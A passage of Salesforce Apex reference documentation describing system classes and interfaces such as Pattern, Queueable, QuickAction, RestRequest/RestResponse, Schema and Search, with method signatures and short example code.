Creates a Matcher object that matches the input string *regExp* against this Pattern object.

matches(regExp, stringtoMatch)
Compiles the regular expression *regExp* and tries to match it against the specified string. This method returns `true` if the specified string matches the regular expression, `false` otherwise.

pattern()
Returns the regular expression from which this Pattern object was compiled.

quote(yourString)
Returns a string that can be used to create a pattern that matches the string *yourString* as if it were a literal pattern.

split(yourString)
Returns a list that contains each substring of the String that matches this pattern.

split(regExp, limit)
Returns a list that contains each substring of the String that is terminated either by the regular expression *regExp* that matches this pattern, or by the end of the String.

compile(regExp)

Compiles the regular expression into a Pattern object.

Signature

```
public static Pattern compile(String regExp)
```

Parameters

regExp
Type: String

Return Value

Type: System.Pattern

matcher(regExp)

Creates a Matcher object that matches the input string *regExp* against this Pattern object.

Signature

```
public Matcher matcher(String regExp)
```

Parameters

regExp
Type: String

Return Value

Type: Matcher

matches(regExp, stringtoMatch)

Compiles the regular expression *regExp* and tries to match it against the specified string. This method returns `true` if the specified string matches the regular expression, `false` otherwise.

Signature

```
public static Boolean matches(String regExp, String stringtoMatch)
```

Parameters

regExp
Type: String

stringtoMatch
Type: String

Return Value

Type: Boolean

Usage

If a pattern is to be used multiple times, compiling it once and reusing it is more efficient than invoking this method each time.

Example

Note that the following code example:

```
Pattern.matches(regExp, input);
```

produces the same result as this code example:

```
Pattern.compile(regex).
matcher(input).matches();
```

pattern()

Returns the regular expression from which this Pattern object was compiled.

Signature

```
public String pattern()
```

Return Value

Type: String

quote(yourString)

Returns a string that can be used to create a pattern that matches the string *yourString* as if it were a literal pattern.

Signature

```
public static String quote(String yourString)
```

Parameters

yourString
Type: String

Return Value

Type: String

Usage

Metacharacters (such as `$` or `^`) and escape sequences in the input string are treated as literal characters with no special meaning.

split(yourString)

Returns a list that contains each substring of the String that matches this pattern.

Signature

```
public String[] split(String yourString)
```

Parameters

yourString
Type: String

Return Value

Type: String[]

Usage

The substrings are placed in the list in the order in which they occur in the String. If *yourString* does not match the pattern, the resulting list has just one element containing the original String.

split(regExp, limit)

Returns a list that contains each substring of the String that is terminated either by the regular expression *regExp* that matches this pattern, or by the end of the String.

Signature

```
public String[] split(String regExp, Integer limit)
```

Parameters

regExp
Type: String

limit
Type: Integer

(Optional) Controls the number of times the pattern is applied and therefore affects the length of the list:

- If *limit* is greater than zero, the pattern is applied at most *limit* - 1 times, the list's length is no greater than *limit*, and the list's last entry contains all input beyond the last matched delimiter.
- If *limit* is non-positive then the pattern is applied as many times as possible and the list can have any length.
- If *limit* is zero then the pattern is applied as many times as possible, the list can have any length, and trailing empty strings are discarded.

Return Value

Type: String[]

Queueable Interface

Enables the asynchronous execution of Apex jobs that can be monitored.

Namespace

System

Usage

To execute Apex as an asynchronous job, implement the `Queueable` interface and add the processing logic in your implementation of the `execute` method.

To implement the `Queueable` interface, you must first declare a class with the `implements` keyword as follows:

```
public class MyQueueableClass implements Queueable {
```

Next, your class must provide an implementation for the following method:

```
public void execute(QueueableContext context) {
    // Your code here
}
```

Your class and method implementation must be declared as `public` or `global`.

To submit your class for asynchronous execution, call the `System.enqueueJob` by passing it an instance of your class implementation of the `Queueable` interface as follows:

```
ID jobID = System.enqueueJob(new MyQueueableClass());
```

IN THIS SECTION:

Queueable Methods

Queueable Example Implementation

SEE ALSO:

Queueable Apex

Queueable Methods

The following are methods for `Queueable`.

IN THIS SECTION:

execute(context)

Executes the queueable job.

`execute(context)`

Executes the queueable job.

Signature

```
public void execute(QueueableContext context)
```

Parameters

context
Type: QueueableContext

Contains the job ID.

Return Value

Type: Void

Queueable Example Implementation

This example is an implementation of the `Queueable` interface. The `execute` method in this example inserts a new account.

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        Account a = new Account(Name='Acme',Phone='(415) 555-1212');
        insert a;
    }
}
```

To add this class as a job on the queue, call this method:

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

After you submit your queueable class for execution, the job is added to the queue and will be processed when system resources become available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup by clicking **Jobs** > **Apex Jobs**.

To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the `System.enqueueJob` method returns. This example uses the jobID variable that was obtained in the previous example.

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

Similar to future jobs, queueable jobs don't process batches, and so the number of processed batches and the number of total batches are always zero.

Testing Queueable Jobs

This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To ensure that this process runs within the test method, the job is submitted to the queue between the `Test.startTest` and `Test.stopTest` block. The system executes all asynchronous processes started in a test method synchronously after the

`Test.stopTest` statement. Next, the test method verifies the results of the queueable job by querying the account that the job created.

```
@isTest
public class AsyncExecutionExampleTest {
    static testmethod void test1() {
        // startTest/stopTest block to force async processes
        //   to run in the test.
        Test.startTest();
        System.enqueueJob(new AsyncExecutionExample());
        Test.stopTest();

        // Validate that the job has run
        // by verifying that the record was created.
        // This query returns only the account created in test context by the
        // Queueable class method.
        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
        System.assertNotEquals(null, acct);
        System.assertEquals('(415) 555-1212', acct.Phone);
    }
}
```

Note: The ID of a queueable Apex job isn't returned in test context—`System.enqueueJob` returns `null` in a running test.

QueueableContext Interface

Represents the parameter type of the `execute()` method in a class that implements the `Queueable` interface and contains the job ID. This interface is implemented internally by Apex.

Namespace

System

QueueableContext Methods

The following are methods for `QueueableContext`.

IN THIS SECTION:

getJobId()
Returns the ID of the submitted job that uses the `Queueable` interface.

getJobId()

Returns the ID of the submitted job that uses the `Queueable` interface.

Signature

```
public ID getJobId()
```

Return Value

Type: ID

The ID of the submitted job.

QuickAction Class

Use Apex to request and process actions on objects that allow custom fields, on objects that appear in a Chatter feed, or on objects that are available globally.

Namespace

System

Example

In this sample, the trigger determines if the new contacts to be inserted are created by a quick action. If so, it sets the `WhereFrom__c` custom field to a value that depends on whether the quick action is global or local to the contact. Otherwise, if the inserted contacts don't originate from a quick action, the `WhereFrom__c` field is set to `'NoAction'`.

```
trigger accTrig2 on Contact (before insert) {
    for (Contact c : Trigger.new) {
        if (c.getQuickActionName() == QuickAction.CreateContact) {
            c.WhereFrom__c = 'GlobaActionl';
        } else if (c.getQuickActionName() == Schema.Account.QuickAction.CreateContact) {
            c.WhereFrom__c = 'AccountAction';
        } else if (c.getQuickActionName() == null) {
            c.WhereFrom__c = 'NoAction';
        } else {
            System.assert(false);
        }
    }
}
```

This sample performs a global action—`QuickAction.CreateContact`–on the passed-in contact object.

```
public Id globalCreate(Contact c) {
    QuickAction.QuickActionRequest req = new QuickAction.QuickActionRequest();
    req.quickActionName = QuickAction.CreateContact;
    req.record = c;
    QuickAction.QuickActionResult res = QuickAction.performQuickAction(req);
    return c.id;
}
```

SEE ALSO:

- QuickActionRequest Class
- QuickActionResult Class

QuickAction Methods

The following are methods for `QuickAction`. All methods are static.

IN THIS SECTION:

describeAvailableQuickActions(parentType)

Returns metadata information for the available quick actions of the provided parent object.

Signature

```
public static List<QuickAction.DescribeAvailableQuickActionResult>
describeAvailableQuickActions(String parentType)
```

Parameters

parentType
Type: String

The parent object type. This can be an object type name ('Account') or 'Global' (meaning that this method is called at a global level and not an entity level).

Return Value

Type: List<QuickAction.DescribeAvailableQuickActionResult>

The metadata information for the available quick actions of the parent object.

Example

```
// Called for Account entity.
List<QuickAction.DescribeAvailableQuickActionResult> result1 =
    QuickAction.DescribeAvailableQuickActions('Account');

// Called at global level, not entity level.
List<QuickAction.DescribeAvailableQuickActionResult> result2 =
    QuickAction.DescribeAvailableQuickActions('Global');
```

describeAvailableQuickActions(sObjectNames)

Returns the metadata information for the provided quick actions.

Signature

```
public static List<QuickAction.DescribeQuickActionResult>
describeAvailableQuickActions(List<String> sObjectNames)
```

Parameters

sObjectNames
Type: List<String>

The names of the quick actions. The quick action name can contain the entity name if it is at the entity level ('Account.QuickCreateContact'), or 'Global' if used for the action at the global level ('Global.CreateNewContact').

Return Value

Type: List<QuickAction.DescribeQuickActionResult>

The metadata information for the provided quick actions.

Example

```
// First 3 parameter values are for actions at the entity level.
// Last parameter is for an action at the global level.
List<QuickAction.DescribeQuickActionResult> result =
    QuickAction.DescribeQuickActions(new List<String> {
        'Account.QuickCreateContact', 'Opportunity.Update1',
        'Contact.Create1', 'Global.CreateNewContact' });
```

performQuickAction(quickActionRequest)

Performs the quick action specified in the quick action request and returns the action result.

Signature

```
public static QuickAction.QuickActionResult
performQuickAction(QuickAction.QuickActionRequest quickActionRequest)
```

Parameters

quickActionRequest
Type: QuickAction.QuickActionRequest

Return Value

Type: QuickAction.QuickActionResult

performQuickAction(quickActionRequest, allOrNothing)

Performs the quick action specified in the quick action request with the option for partial success, and returns the result.

Signature

```
public static QuickAction.QuickActionResult
performQuickAction(QuickAction.QuickActionRequest quickActionRequest, Boolean
allOrNothing)
```

Parameters

quickActionRequest
Type: QuickAction.QuickActionRequest

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` for this argument and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: QuickAction.QuickActionResult

performQuickActions(quickActionRequests)

Performs the quick actions specified in the quick action request list and returns action results.

Signature

```
public static List<QuickAction.QuickActionResult>
performQuickActions(List<QuickAction.QuickActionRequest> quickActionRequests)
```

Parameters

quickActionRequests
Type: List<QuickAction.QuickActionRequest>

Return Value

Type: List<QuickAction.QuickActionResult>

performQuickActions(quickActionRequests, allOrNothing)

Performs the quick actions specified in the quick action request list with the option for partial success, and returns action results.

Signature

```
public static List<QuickAction.QuickActionResult>
performQuickActions(List<QuickAction.QuickActionRequest> quickActionRequests, Boolean
allOrNothing)
```

Parameters

quickActionRequests
Type: List<QuickAction.QuickActionRequest>

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` for this argument and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: List<QuickAction.QuickActionResult>

RemoteObjectController

Use `RemoteObjectController` to access the standard Visualforce Remote Objects operations in your Remote Objects override methods.

Namespace

System

Usage

`RemoteObjectController` is supported only for use within Remote Objects methods. See "Overriding Default Remote Objects Operations" in the *Visualforce Developer's Guide* for examples of how to use `RemoteObjectController` with your Visualforce pages.

RemoteObjectController Methods

The following are methods for `RemoteObjectController`. All methods are static.

IN THIS SECTION:

updat(type, recordIds, fields)
Update records in the database.

create(type, fields)

Create a record in the database.

Signature

```
public static Map<String,Object> create(String type, Map<String,Object> fields)
```

Parameters

type
Type: String

The sObject type on which create is being called.

fields
Type: Map<String,Object>

The fields and values to set on the new record.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on the results of the call.

Success
A map that contains a single element with the ID of the record created. For example, `{ id: 'recordId' }`.

Failure
A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

del(type, recordIds)

Delete records from the database.

Signature

```
public static Map<String,Object> del(String type, List<String> recordIds)
```

Parameters

type
Type: String

The sObject type on which delete is being called.

recordIds
Type: List<String>

The IDs of the records to be deleted.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on how the method was called and the results of the call.

Single Delete—Success
A map that contains a single element with the ID of the record that was deleted. For example, `{ id: 'recordId' }`.

Batch Delete—Success
A map that contains a single element, an array of Map<String,Object> elements. Each element contains the ID of a record that was deleted and an array of errors, if there were any, for that record's individual delete. For example, `{ results: [ { id: 'recordId', errors: ['errorMessage', ...]}, ...] }`.

Single and Batch Delete—Failure
A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

retrieve(type, fields, criteria)

Retrieve records from the database.

Signature

```
public static Map<String,Object> retrieve(String type, List<String> fields,
Map<String,Object> criteria)
```

Parameters

type
Type: String

The sObject type on which retrieve is being called.

fields
Type: List<String>

The fields to retrieve for each record.

criteria
Type: Map<String,Object>

The criteria to use when performing the query.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on the results of the call.

Success
A map that contains the following elements.

- `records`: An array of records that match the query conditions.
- `type`: A string that indicates the type of the sObject that was retrieved.
- `size`: The number of records in the response.

Failure

A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

updat(type, recordIds, fields)

Update records in the database.

Signature

```
public static Map<String,Object> updat(String type, List<String> recordIds,
Map<String,Object> fields)
```

Parameters

type

Type: String

The sObject type on which update is being called.

recordIds

Type: List<String>

The IDs of the records to be updated.

fields

Type: Map<String,Object>

The fields to update, and the value to update each field with.

Return Value

Type: Map<String,Object>

The return value is a map that represents the result of the Remote Objects operation. What is returned depends on how the method was called and the results of the call.

Single Update—Success

A map that contains a single element with the ID of the record that was updated. For example, `{ id: 'recordId' }`.

Batch Update—Success

A map that contains a single element, an array of Map<String,Object> elements. Each element contains the ID of the record updated and an array of errors, if there were any, for that record's individual update. For example, `{ results: [ { id: 'recordId', errors: ['errorMessage', ...]}, ...] }`.

Single and Batch Update—Failure

A map that contains a single element with the error message for the overall operation. For example, `{ error: 'errorMessage' }`.

ResetPasswordResult Class

Represents the result of a password reset.

Namespace

System

ResetPasswordResult Methods

The following are instance methods for `ResetPasswordResult`.

IN THIS SECTION:

`getPassword()`

Returns the password generated by the `System.resetPassword` method call.

Signature

```
public String getPassword()
```

Return Value

Type: String

RestContext Class

Contains the `RestRequest` and `RestResponse` objects.

Namespace

System

Usage

Use the `System.RestContext` class to access the `RestRequest` and `RestResponse` objects in your Apex REST methods.

Sample

The following example shows how to use `RestContext` to access the `RestRequest` and `RestResponse` objects in an Apex REST method.

```
@RestResource(urlMapping='/MyRestContextExample/*')
global with sharing class MyRestContextExample {

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
```

```
        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

}
```

RestContext Properties

The following are properties for `RestContext`.

IN THIS SECTION:

request

Returns the `RestRequest` for your Apex REST method.

Signature

```
public RestRequest request {get; set;}
```

Property Value

Type: System.RestRequest

response

Returns the `RestResponse` for your Apex REST method.

Signature

```
public RestResponse response {get; set;}
```

Property Value

Type: System.RestResponse

RestRequest Class

Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.

Namespace

System

Usage

Use the `System.RestRequest` class to pass request data into an Apex RESTful Web service method that is defined using one of the REST annotations.

Example: An Apex Class with REST Annotated Methods

The following example shows you how to implement the Apex REST API in Apex. This class exposes three methods that each handle a different HTTP request: GET, DELETE, and POST. You can call these annotated methods from a client by issuing HTTP requests.

```
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
    }
}
```

IN THIS SECTION:

RestRequest Constructors

The following are constructors for `RestRequest`.

IN THIS SECTION:

`RestRequest()`

Creates a new instance of the `System.RestRequest` class.

Signature

```
public RestRequest()
```

RestRequest Properties

The following are properties for `RestRequest`.

Note: While the `RestRequest` List and Map properties are read-only, their contents are read-write. You can modify them by calling the collection methods directly or you can use of the associated `RestRequest` methods shown in the previous table.

IN THIS SECTION:

headers

Returns the headers that are received by the request.

Signature

```
public Map<String, String> headers {get; set;}
```

Property Value

Type: Map<String, String>

httpMethod

Returns one of the supported HTTP request methods.

Signature

```
public String httpMethod {get; set;}
```

Property Value

Type: String

Possible values returned:

- DELETE
- GET
- HEAD
- PATCH
- POST
- PUT

params

Returns the parameters that are received by the request.

Signature

```
public Map <String, String> params {get; set;}
```

Property Value

Type: Map<String, String>

remoteAddress

Returns the IP address of the client making the request.

Signature

```
public String remoteAddress {get; set;}
```

Property Value

Type: String

requestBody

Returns or sets the body of the request.

Signature

```
public Blob requestBody {get; set;}
```

Property Value

Type: Blob

Usage

If the Apex method has no parameters, then Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If there are parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.

requestURI

Returns or sets everything after the host in the HTTP request string.

Signature

```
public String requestURI {get; set;}
```

Property Value

Type: String

Example

For example, if the request string is *`https://instance.salesforce.com/services/apexrest/Account/`* then the `requestURI` is */services/apexrest/Account/*.

resourcePath

Returns the REST resource path for the request.

Signature

```
public String resourcePath {get; set;}
```

Property Value

Type: String

Example

For example, if the Apex REST class defines a `urlMapping` of `/MyResource/*`, the `resourcePath` property returns `/services/apexrest/MyResource/*`.

RestRequest Methods

The following are methods for `RestRequest`. All are instance methods.

Note: At runtime, you typically don't need to add a header or parameter to the `RestRequest` object because they are automatically deserialized into the corresponding properties. The following methods are intended for unit testing Apex REST classes. You can use them to add header or parameter values to the `RestRequest` object without having to recreate the REST method call.

IN THIS SECTION:

`addHeader(name, value)`

Adds a header to the request header map.

Signature

```
public Void addHeader(String name, String value)
```

Parameters

`name`
Type: String

`value`
Type: String

Return Value

Type: Void

Usage

This method is intended for unit testing of Apex REST classes.

Please note that the following headers aren't allowed:

- cookie
- set-cookie
- set-cookie2
- content-length
- authorization

If any of these are used, an Apex exception will be thrown.

`addParameter(name, value)`

Adds a parameter to the request params map.

Signature

```
public Void addParameter(String name, String value)
```

Parameters

`name`
Type: String

`value`
Type: String

Return Value

Type: Void

Usage

This method is intended for unit testing of Apex REST classes.

RestResponse Class

Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Namespace

System

Usage

Use the `System.RestReponse` class to pass response data from an Apex RESTful web service method that is defined using one of the REST annotations on page 91.

IN THIS SECTION:

RestResponse Constructors

The following are constructors for `RestResponse`.

IN THIS SECTION:

`RestResponse()`

Creates a new instance of the `System.RestResponse` class.

Signature

```
public RestResponse()
```

RestResponse Properties

The following are properties for `RestResponse`.

Note: While the `RestResponse` List and Map properties are read-only, their contents are read-write. You can modify them by calling the collection methods directly or you can use of the associated `RestResponse` methods shown in the previous table.

IN THIS SECTION:

responseBody

Returns or sets the body of the response.

Signature

```
public Blob responseBody {get; set;}
```

Property Value

Type: Blob

Usage

The response is either the serialized form of the method return value or it's the value of the responseBody property based on the following rules:

- If the method returns void, then Apex REST returns the response in the `responseBody` property.
- If the method returns a value, then Apex REST serializes the return value as the response.

headers

Returns the headers to be sent to the response.

Signature

```
public Map<String, String> headers {get; set;}
```

Property Value

Type: Map<String, String>

statusCode

Returns or sets the response status code.

Signature

```
public Integer statuscode {get; set;}
```

Property Value

Type: Integer

Status Codes

The following are valid response status codes. The status code is returned by the `RestResponse.statusCode` property.

Note: If you set the `RestResponse.statusCode` property to a value that's not listed in the table, then an HTTP status of 500 is returned with the error message "Invalid status code for HTTP response: nnn" where nnn is the invalid status code value.

Status Code	Description
200	OK
201	CREATED
202	ACCEPTED
204	NO_CONTENT
206	PARTIAL_CONTENT
300	MULTIPLE_CHOICES
301	MOVED_PERMANENTLY
302	FOUND
304	NOT_MODIFIED
400	BAD_REQUEST
401	UNAUTHORIZED
403	FORBIDDEN

Status Code	Description
404	NOT_FOUND
405	METHOD_NOT_ALLOWED
406	NOT_ACCEPTABLE
409	CONFLICT
410	GONE
412	PRECONDITION_FAILED
413	REQUEST_ENTITY_TOO_LARGE
414	REQUEST_URI_TOO_LARGE
415	UNSUPPORTED_MEDIA_TYPE
417	EXPECTATION_FAILED
500	INTERNAL_SERVER_ERROR
503	SERVER_UNAVAILABLE

RestResponse Methods

The following are instance methods for `RestResponse`.

Note: At runtime, you typically don't need to add a header to the `RestResponse` object because it's automatically deserialized into the corresponding properties. The following methods are intended for unit testing Apex REST classes. You can use them to add header or parameter values to the `RestRequest` object without having to recreate the REST method call.

IN THIS SECTION:

`addHeader(name, value)`

Adds a header to the response header map.

Signature

```
public Void addHeader(String name, String value)
```

Parameters

`name`
Type: String

`value`
Type: String

Return Value

Type: Void

Usage

Please note that the following headers aren't allowed:

- cookie
- set-cookie
- set-cookie2
- content-length
- authorization

If any of these are used, an Apex exception will be thrown.

Schedulable Interface

The class that implements this interface can be scheduled to run at different intervals.

Namespace

System

SEE ALSO:

Apex Scheduler

Schedulable Methods

The following are methods for `Schedulable`.

IN THIS SECTION:

execute(context)
Executes the scheduled Apex job.

`execute(context)`

Executes the scheduled Apex job.

Signature

```
public Void execute(SchedulableContext context)
```

Parameters

`context`
Type: System.SchedulableContext

Contains the job ID.

Return Value

Type: Void

SchedulableContext Interface

Represents the parameter type of a method in a class that implements the `Schedulable` interface and contains the scheduled job ID. This interface is implemented internally by Apex.

Namespace

System

SEE ALSO:

Schedulable Interface

SchedulableContext Methods

The following are methods for `SchedulableContext`.

IN THIS SECTION:

getTriggerId()
Returns the ID of the CronTrigger scheduled job.

`getTriggerId()`

Returns the ID of the CronTrigger scheduled job.

Signature

```
public Id getTriggerId()
```

Return Value

Type: ID

Schema Class

Contains methods for obtaining schema describe information.

Namespace

System

Schema Methods

The following are methods for `Schema`. All methods are static.

IN THIS SECTION:

`getGlobalDescribe()`

Returns a map of all sObject names (keys) to sObject tokens (values) for the standard and custom objects defined in your organization.

Signature

```
public static Map<String, Schema.SObjectType> getGlobalDescribe()
```

Return Value

Type: Map<String, Schema.SObjectType>

Usage

For more information, see Accessing All sObjects.

Example

```
Map<String, Schema.SObjectType> gd =
Schema.getGlobalDescribe();
```

`describeDataCategoryGroups(sObjectNames)`

Returns a list of the category groups associated with the specified objects.

Signature

```
public static List<Schema.DescribeDataCategoryGroupResult>
describeDataCategoryGroups(String sObjectNames)
```

Parameters

sObjectNames
Type: List<String>

Return Value

Type: List<Schema.DescribeDataCategoryGroupResult>

Usage

You can specify one of the following sObject names:

- KnowledgeArticleVersion—to retrieve category groups associated with article types.
- Question—to retrieve category groups associated with questions.

For more information and code examples using describeDataCategoryGroups, see Accessing All Data Categories Associated with an sObject.

For additional information about articles and questions, see "Managing Articles and Translations" and "Answers Overview" in the Salesforce online help.

`describeSObjects(sObjectTypes)`

Describes metadata (field list and object properties) for the specified sObject or array of sObjects.

Signature

```
public static List<Schema.DescribeSObjectResult> describeSObjects(List<String>
sObjectTypes)
```

Parameters

`sObjectTypes`
Type: List<String>

The *`sObjectTypes`* argument is a list of sObject type names you want to describe.

Return Value

Type: List<Schema.DescribeSObjectResult>

Usage

This method is similar to the `getDescribe` method on the `Schema.sObjectType` token. Unlike the `getDescribe` method, this method allows you to specify the sObject type dynamically and describe more than one sObject at a time.

You can first call `getGlobalDescribe` to retrieve a list of all objects for your organization, then iterate through the list and use `describeSObjects` to obtain metadata about individual objects.

Example

```
Schema.DescribeSObjectResult[] descResult = Schema.describeSObjects(
                                                                    new
String[]{'Account','Contact'});
```

`describeTabs()`

Returns information about the standard and custom apps available to the running user.

Signature

```
public static List<Schema.DescribeTabSetResult> describeTabs()
```

Return Value

Type: List<Schema.DescribeTabSetResult>

Usage

An app is a group of tabs that works as a unit to provide application functionality. For example, two of the standard Salesforce apps are "Sales" and "Call Center."

The `describeTabs` method returns the minimum required metadata that can be used to render apps in another user interface. Typically, this call is used by partner applications to render Salesforce data in another user interface, such as in a mobile or connected app.

In the Salesforce user interface, users have access to standard apps (and might also have access to custom apps) as listed in the Salesforce app menu at the top of the page. Selecting an app name in the menu allows the user to switch between the listed apps at any time.

Note: The "All Tabs" tab isn't included in the list of described tabs.

Example

This example shows how to call the `describeTabs` method.

```
Schema.DescribeTabSetResult[] tabSetDesc = Schema.describeTabs();
```

This is a longer example that shows how to obtain describe metadata information for the Sales app. For each tab, the example gets describe information, such as the icon URL, whether the tab is custom or not, and colors. The describe information is written to the debug output.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
    String appLabel = tsr.getLabel();
    System.debug('Label: ' + appLabel);
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');
        for(Schema.DescribeTabResult tr : tabDesc) {
            System.debug('getLabel: ' + tr.getLabel());
```

```
            System.debug('getColors: ' + tr.getColors());
            System.debug('getIconUrl: ' + tr.getIconUrl());
            System.debug('getIcons: ' + tr.getIcons());
            System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
            System.debug('getSobjectName: ' + tr.getSobjectName());
            System.debug('getUrl: ' + tr.getUrl());
            System.debug('isCustom: ' + tr.isCustom());
        }
    }
}
// Example debug statement output
// DEBUG|Label: Sales
// DEBUG|Logo URL: https://na1.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|isSelected: true
// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales
 app --
// (This is an example debug output for the Accounts tab.)
// DEBUG|getLabel: Accounts
// DEBUG|getColors:
(Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;],
//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;],

//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;])
// DEBUG|getIconUrl: https://na1.salesforce.com/img/icon/accounts32.png
// DEBUG|getIcons:
(Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3;
//       getUrl=https://na1.salesforce.com/img/icon/accounts32.png;getWidth=32;],
//       Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3;
//       getUrl=https://na1.salesforce.com/img/icon/accounts16.png;getWidth=16;])
// DEBUG|getMiniIconUrl: https://na1.salesforce.com/img/icon/accounts16.png
// DEBUG|getSobjectName: Account
// DEBUG|getUrl: https://na1.salesforce.com/001/o
// DEBUG|isCustom: false
```

`GroupStructures(pairs)`

Returns available category groups along with their data category structure for objects specified in the request.

Signature

```
public static List<Schema.DescribeDataCategoryGroupStructureResult> describeDataCategory
GroupStructures(List<Schema.DataCategoryGroupSobjectTypePair> pairs)
```

Parameters

pairs

Type: List<Schema.DataCategoryGroupSobjectTypePair>

The *pairs* argument is one or more category groups and objects to query Schema.DataCategoryGroupSobjectTypePairs. Visible data categories are retrieved for the specified object. For more information on data category group visibility, see "About Category Group Visibility" in the Salesforce online help.

Return Value

Type: List<Schema.DescribeDataCategoryGroupStructureResult>

Search Class

Use the methods of the Search class to perform dynamic SOSL queries.

Namespace

System

Search Methods

The following are static methods for `Search`.

IN THIS SECTION:

query(searchQuery)
Performs a dynamic SOSL query that can include the SOSL `WITH SNIPPET` clause. Snippets provide more context for users in Salesforce Knowledge article search results.

query(query)
Performs a dynamic SOSL query.

suggest(searchQuery, sObjectType, suggestions)
Returns a list of records or Salesforce Knowledge articles whose names or titles match the user's search query string. Use this method to provide users with shortcuts to navigate to relevant records or articles before they perform a search.

`query(searchQuery)`

Performs a dynamic SOSL query that can include the SOSL `WITH SNIPPET` clause. Snippets provide more context for users in Salesforce Knowledge article search results.

Signature

```
public static Search.SearchResults query(String searchQuery)
```

Parameters

`searchQuery`
Type: String

A SOSL query string.

Return Value

Type: Search.SearchResults

Usage

Use this method wherever a static SOSL query can be used, such as in regular assignment statements and `for` loops.

See Use Dynamic SOSL to Return Salesforce Knowledge Article Snippets on page 175.

SEE ALSO:

- get(sObjectType)
- Dynamic SOSL

query(query)

Performs a dynamic SOSL query.

Signature

```
public static sObject[sObject[]] query(String query)
```

Parameters

query
Type: String

A SOSL query string.

To create a SOSL query that includes the `WITH SNIPPET` clause, use the Search.find(String searchQuery) method instead.

Return Value

Type: sObject[sObject[]]

Usage

This method can be used wherever a static SOSL query can be used, such as in regular assignment statements and `for` loops.

For more information, see Dynamic SOSL.

suggest(searchQuery, sObjectType, suggestions)

Returns a list of records or Salesforce Knowledge articles whose names or titles match the user's search query string. Use this method to provide users with shortcuts to navigate to relevant records or articles before they perform a search.

Signature

```
public static Search.SuggestionResults suggest(String searchQuery, String sObjectType,
Search.SuggestionOption suggestions)
```

Parameters

searchQuery
Type: String

A SOSL query string.

sObjectType
Type: String

An sObject type.

options
Type: Search.SuggestionOption

This object contains options that change the suggestion results.

If the *searchQuery* returns KnowledgeArticleVersion objects, pass an *options* parameter with a Search.SuggestionOption object that contains a language KnowledgeSuggestionFilter and a publish status KnowledgeSuggestionFilter.

For suggestions for all other record types, the only supported option is a limit, which sets the maximum number of suggestions returned.

Return Value

Type: SuggestionResults

Usage

Use this method to return:

Suggestions for Salesforce Knowledge articles (KnowledgeArticleVersion)
Salesforce Knowledge must be enabled in your organization. The user must have the "View Articles" permission enabled.

The articles suggested include only the articles the user can access, based on the data categories and article types the user has permissions to view.

Suggestions for other record types
The records suggested include only the records the user can access.

This method returns a record if its name field starts with the text in the search string. This method automatically appends an asterisk wildcard (*) at the end of the search string. Records that contain the search string within a word aren't considered a match.

